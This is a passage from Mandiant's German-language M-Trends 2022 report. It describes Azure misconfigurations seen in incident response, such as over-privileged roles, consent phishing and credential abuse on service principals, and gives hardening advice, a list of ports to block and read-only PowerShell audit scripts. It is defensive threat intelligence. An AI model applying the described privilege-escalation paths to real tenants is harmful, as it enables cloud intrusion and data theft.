Mandiant findet immer wieder Fälle, in denen Angreifer On-Premises-Konten ausnutzen, die über globale Administratorrechte (oder ausgeweitete Berechtigungen) in Azure AD verfügen, und dann von On-Premises-Umgebungen in die Cloud wechseln können. Häufig hatten die betroffenen Unternehmen in den Richtlinien für den bedingten Zugriff festgelegt, dass keine MFA notwendig war, wenn Azure von vertrauenswürdigen IP-Adressbereichen (denselben IP-Adressbereichen wie in On-Premises-Konfigurationen) aufgerufen wurde. Hatte sich ein Angreifer also Zugriff auf eine On-Premises-Infrastruktur verschafft, konnte er auch auf die Cloud zugreifen, neue Konten erstellen und sich weiter in der Umgebung ausbreiten.

Mandiant empfiehlt Unternehmen, die On-Premises-Konten zu prüfen, die mit Azure AD synchronisiert werden und denen die Rolle „Globaler Administrator" (und andere Rollen mit umfassenden Berechtigungen) zugewiesen wurde. Wenn Konten Rollen mit umfassenden Berechtigungen benötigen, sollten sie entweder als reine Cloud-Konten konfiguriert werden (die MFA unabhängig vom Standort erfordern) oder Microsoft Privileged Identity Management (PIM) verwenden, um eine zeit- und genehmigungsbasierte Rollenzuweisung zu erzwingen.

Nachlässige Firewall-Regeln auf cloudbasierten virtuellen Maschinen

Firewall-Regeln mit zu umfangreichen Berechtigungen waren ein weiterer Trend aus dem Jahr 2021. Darüber konnten Angreifer Remotezugriff auf extern erreichbare virtuelle Maschinen auf Cloud-Mandanten ausnutzen. Hat ein Hacker Remotezugriff auf virtuelle Maschinen, kann er auch Daten ausschleusen, Ransomware-Binärdateien oder schädliche Backdoors implementieren und sich entweder auf dem Cloud-Mandanten ausbreiten oder zur On-Premises-Infrastruktur wechseln.

Mandiant empfiehlt, den ein- und ausgehenden Netzwerkverkehr in virtuellen Subnetzen und Netzwerkschnittstellen mit einer strikten Azure-Netzwerksicherheitsgruppe zu beschränken. Eine Netzwerksicherheitsgruppe umfasst Sicherheitsregeln, die ein- oder ausgehenden Netzwerkverkehr für verschiedene Azure-Komponenten zulassen oder ablehnen.

Ein Bastion-Host ist ein extern zugänglicher Server, der Zugriff aus einem externen Netzwerk wie dem Internet auf ein privates Netzwerk geben soll und für das Remote-Management cloudbasierter Ressourcen genutzt wird.

Nicht verwendete Ports und Protokolle sollten entfernt werden. Andernfalls können Hacker sie ausnutzen, um in ein Netzwerk einzudringen, sich auszubreiten und potenziell sensible Daten zu stehlen. Zumindest die Ports und Protokolle, die üblicherweise für das Remote-Management verwendet werden, sollten für externe Netzwerke blockiert werden. Dazu gehören unter anderem:

- SMB (TCP/445, TCP/135, TCP/139)
- Remote Desktop Protocol (TCP/3389)
- Windows-Remoteverwaltung (WinRM)/Remote-PowerShell (TCP/80, TCP/5985 und TCP/5986)
- Windows Management Instrumentation (WMI) (dynamischer Portbereich, zugewiesen über Distributed Component Object Model (DCOM))

Als Best Practice sollten Unternehmen in den Fällen, in denen Remotezugriff auf virtuelle Maschinen auf Cloud-Mandanten erforderlich ist, einen Bastion-Host zur Verwaltung der Verbindungen implementieren.

Zuweisung von Rollen mit zu umfangreichen Berechtigungen zu nicht berechtigten Benutzerkonten

Über die rollenbasierte Zugriffssteuerung (Role-Based Access Control, RBAC) in Azure wird der Zugriff auf Azure-Ressourcen autorisiert. Dazu müssen die Rollen entweder reinen Cloud- oder synchronisierten Konten zugewiesen werden. Mandiant hat festgestellt, dass 2021 Rollen mit zu umfangreichen Berechtigungen nicht berechtigten Konten zugewiesen wurden. Über diese Konten weiteten die Angreifer dann die Rechte aus, um sich in der Umgebung auszubreiten, weitere Konten und Ressourcen zu manipulieren und auf Daten in Azure oder in On-Premises-Infrastrukturen zuzugreifen. Zu den Rollen in Azure-Abonnements, die häufig von Angreifern ausgenutzt wurden, gehören unter anderem:

- **Mitwirkender**: Verwaltung und Bearbeitung von Ressourcen im Rahmen des Abonnements. Angreifer können über diese Rolle Daten von Ressourcen wie Datenbanken und Speicherkonten in einem Abonnement ausschleusen.
- **Mitwirkender für virtuelle Computer**: Verwaltung aller virtuellen Maschinen. Angreifer können diese Rolle mithilfe unterschiedlicher Taktiken ausnutzen, zum Beispiel über die Azure-Funktion für die Skriptausführung, um Backdoors oder Ransomware zu implementieren, Anmeldedaten und andere Daten auszuschleusen und sich vertikal in der Infrastruktur zu bewegen, also beispielsweise in die On-Premises-Umgebung zu wechseln. Außerdem können sie damit Instanzen virtueller Maschinen löschen und die Verfügbarkeit der Anwendungen und Services beeinträchtigen.
- **Anwendungsadministrator**: Verwaltung von Anwendungen, die in Azure AD registriert sind. Angreifer können diese Rolle ausnutzen, indem sie Passwörter oder Zertifikate für Anwendungen erstellen und zuweisen, um sich dauerhaften Zugriff auf den jeweiligen Azure-Mandanten zu sichern und dort die Rechte auszuweiten.
- **Anwendungsidentitätswechsel** in Exchange Online: Hacker nutzen diese Rolle, um E-Mails wie ein Benutzer im Microsoft 365-Abonnement zu lesen und zu senden.

Mandiant empfiehlt, privilegierte Rollen nicht dauerhaft bestimmten Konten zuzuweisen, sondern besser eine Just-in-Time-Methode für das Genehmigen und Zuweisen dieser Rollen zu implementieren. Microsoft PIM ist eine skalierbare Lösung in Azure, die die zeit- und genehmigungsbasierte Rollenzuweisung ermöglicht und über Zugriffskriterien und umfassende Prüffunktionen verfügt.

Unrechtmäßige Gewährung des Zugriffs

Angreifer erstellen und registrieren häufig schädliche Anwendungen in Azure, um den dauerhaften Zugriff auf Daten und Anwendungen wie Exchange Online sicherzustellen. Mandiant hat festgestellt, dass Angreifer diese Zugriffsmethoden ausnutzen, wenn in Unternehmen nicht berechtigte Benutzer die Möglichkeit hatten, externen Anwendungen den Zugriff auf Daten in Azure oder Microsoft 365 zu gewähren. Die Hacker konnten beispielsweise Benutzer mithilfe einer Phishing-Kampagne dazu verleiten, den notwendigen Zugriff zu bewilligen. Hatte eine schädliche Anwendung Zugriffsrechte, sammelte sie die Zugriffstokens und konnte auf Kontoebene auf Daten zugreifen – ganz ohne Anmeldedaten der Benutzer.

Mandiant empfiehlt Unternehmen, die Konfigurationseinstellungen ihrer Azure- und Microsoft 365-Abonnements zu überprüfen und zu härten:

- Beschränken Sie die Einstellungen für die Benutzerzustimmung, damit Benutzer externen Anwendungen keinen Zugriff gewähren können. Die Anwendungszustimmung lässt sich ebenfalls einschränken, damit nur Anwendungen von verifizierten Anbietern oder mit bestimmten geringen Berechtigungen zugelassen werden können.
- Überprüfen Sie regelmäßig die Berechtigungen, die externen Anwendungen gewährt wurden.
- Implementieren Sie eine Governance-Richtlinie für Anwendungen, um das Verhalten der Anwendungen von Drittanbietern zu überwachen.Microsoft Cloud App Security (MCAS) kann hilfreich sein, um riskante OAuth-Anwendungen zu erkennen und die Anwendungsberechtigungen im Azure-Portal zu überprüfen.

Zuweisung riskanter Azure API-Berechtigungen zu Anwendungen mit einem oder mehreren Mandanten

Eine in Azure registrierte Anwendung kann andere Anwendungen oder delegierte Berechtigungen nutzen, ohne dass sich ein Benutzer aktiv dort angemeldet hat. Solche Berechtigungen erfordern die Einwilligung eines Administrators. Anschließend werden die Berechtigungen dem mit der Anwendung verknüpften Dienstprinzipal zugewiesen.

2021 identifizierte Mandiant Instanzen, auf denen ein Angreifer ein Konto manipuliert hatte, dem die Rolle „Anwendungsadministrator" in Azure zugewiesen war. So konnte sich der Angreifer dauerhaften Zugriff verschaffen. Er war in der Lage, Anmeldedaten (Passwort oder Zertifikat) für eine Anwendung oder einen Dienstprinzipal hinzuzufügen, um dann die legitimen Berechtigungen der Anwendung auszunutzen. In einigen Fällen waren den Anwendungen Berechtigungen auf mehreren Azure-Mandanten (Kunden) zugewiesen, sodass ein Lieferkettenangriff möglich gewesen wäre. Ein Angreifer könnte sich als eine autorisierte (vertrauenswürdige) Anwendung ausgeben und sich auf den Mandanten mehrerer Kunden ausbreiten.

Mandiant empfiehlt, die den Anwendungen zugewiesenen API-Berechtigungen regelmäßig zu überprüfen und den Umfang der Berechtigungen nachzuvollziehen, die den registrierten Anwendungen in Azure zugewiesen wurden. Das Anwendungsverhalten kann mithilfe von Playbooks überwacht werden. Mit nativen Funktionen in Azure wie den Azure Monitor-Arbeitsmappen lässt sich die Anwendungsnutzung analysieren. Diese Arbeitsmappen eigenen sich für die Datenanalyse und zur Erstellung von Visualisierungsberichten. Unternehmen sollten auch regelmäßig die Anwendungen und die Dienstprinzipale mit Anmeldungsdaten prüfen sowie die Anmeldedaten proaktiv rotieren.

Abbildung 13: PowerShell cmdlet zur Verifizierung von Anwendungen mit konfigurierten Anmeldedaten

```
$Applications = Get-AzureADApplication -All $True
foreach ($Applications in $Applications){
 if ($Applications.PasswordCredentials.Count -ne 0 -or $Applications.KeyCredentials.Count -ne 0){
 Write-Host 'Display Name::'$Applications.DisplayName
 Write-Host 'Password Count::' $Applications.PasswordCredentials.Count
 Write-Host 'Key Count::' $Applications.KeyCredentials.Count
 }}
```

Abbildung 14: PowerShell cmdlet zur Verifizierung der Dienstprinzipale mit konfigurierten Anmeldedaten

```
$SP = Get-AzureADServicePrincipal -All $true
foreach ($SP in $SP){
 if ($SP.PasswordCredentials.Count -ne 0 -or $SP.KeyCredentials.Count -ne 0){
 Write-Host 'Service principal Display Name::'$SP.DisplayName
 Write-Host 'Password Count::' $SP.PasswordCredentials.Count
 Write-Host 'Key Count::' $SP.KeyCredentials.Count
```

FAZIT

Die Cyberbedrohungslandschaft ist riesig, durchdringt alle Bereiche und wird von den Entwicklungen in der realen Welt beeinflusst. Zu Beginn der COVID-19-Pandemie konnten wir eine Zunahme der Angriffe auf Organisationen im Gesundheitswesen sowie im Forschungs- und Entwicklungsbereich beobachten. Zum Zeitpunkt der Veröffentlichung von *M-Trends 2022* haben die Entwicklungen in der Ukraine gezeigt, wie eng die geopolitische Lage und die Cyberwelt miteinander verwoben sind.

Wir haben uns zum Ziel gesetzt, jedes Unternehmen vor Cyberbedrohungen zu schützen und auf den Ernstfall vorzubereiten. Mit unseren jährlichen *M-Trends*-Berichten versuchen wir, einen konkreten Beitrag dazu zu leisten, und informieren über Kennzahlen und Erkenntnisse aus unseren Incident-Response-Einsätzen.

Der globale Medianwert für die Verweildauer ist von 24 Tagen im letzten Jahr auf 21 Tage gesunken – ein erfreulicher Abwärtstrend. Ein weniger erfreulicher Trend ist der konstante Einsatz von Ransomware und mehrgleisiger Erpressung. Aufgrund der geringen Risiken und hohen Erträge für die Hacker wird dies weiterhin eine Gefahr für alle Unternehmen bleiben.

Eine angemessene Vorbereitung ist nicht nur für Ransomware-Kampagnen, sondern für alle Angriffe entscheidend. Helfen können dabei unter anderem Red-Team-Einsätze, Planübungen und Schulungen für Mitarbeiter. Auch solide grundlegende Sicherheitsmaßnahmen wie das Schwachstellen- und Patch-Management, Least-Privilege-Prinzip und die Härtung der Umgebung spielen eine wichtige Rolle. An unserer Fallstudie zu Coinminern wird ersichtlich, wie wichtig die Protokollierung und die Prüfung von Warnmeldungen sind, da bei deren Untersuchung schwerwiegendere Bedrohungen aufgedeckt werden konnten.

Die Abwehrmaßnahmen sind nur so gut wie die Bedrohungsdaten, auf denen sie aufbauen, und die zuverlässigsten Bedrohungsdaten stammen direkt aus Einsätzen von Incident-Response-Teams. Mandiant wird auch weiterhin seine Erkenntnisse aus Einsätzen und Untersuchungen in *M-Trends*-Berichten weitergeben, um das Sicherheitsbewusstsein, das Verständnis und die Fertigkeiten aller zu verbessern und sicherzustellen, dass Unternehmen kontinuierlich für eine bessere Cybersicherheit sorgen können.

Weitere Informationen finden Sie unter: www.mandiant.com/de

Mandiant

11951 Freedom Dr, 6th Fl, Reston, Virginia
20190, USA Tel.: +1 703 935 1700
+1 833 362 6342
info@mandiant.com

Über Mandiant

Seit 2004 ist Mandiant® ein zuverlässiger Partner für sicherheitsbewusste Unternehmen. Heute bilden die branchenführende Threat Intelligence und das Know-how von Mandiant die Basis für dynamische Cyberabwehrlösungen. Diese Produkte ermöglichen die Entwicklung effektiver Programme und stärken das Vertrauen in die Cybersicherheit unserer Unternehmenskunden.

MANDIANT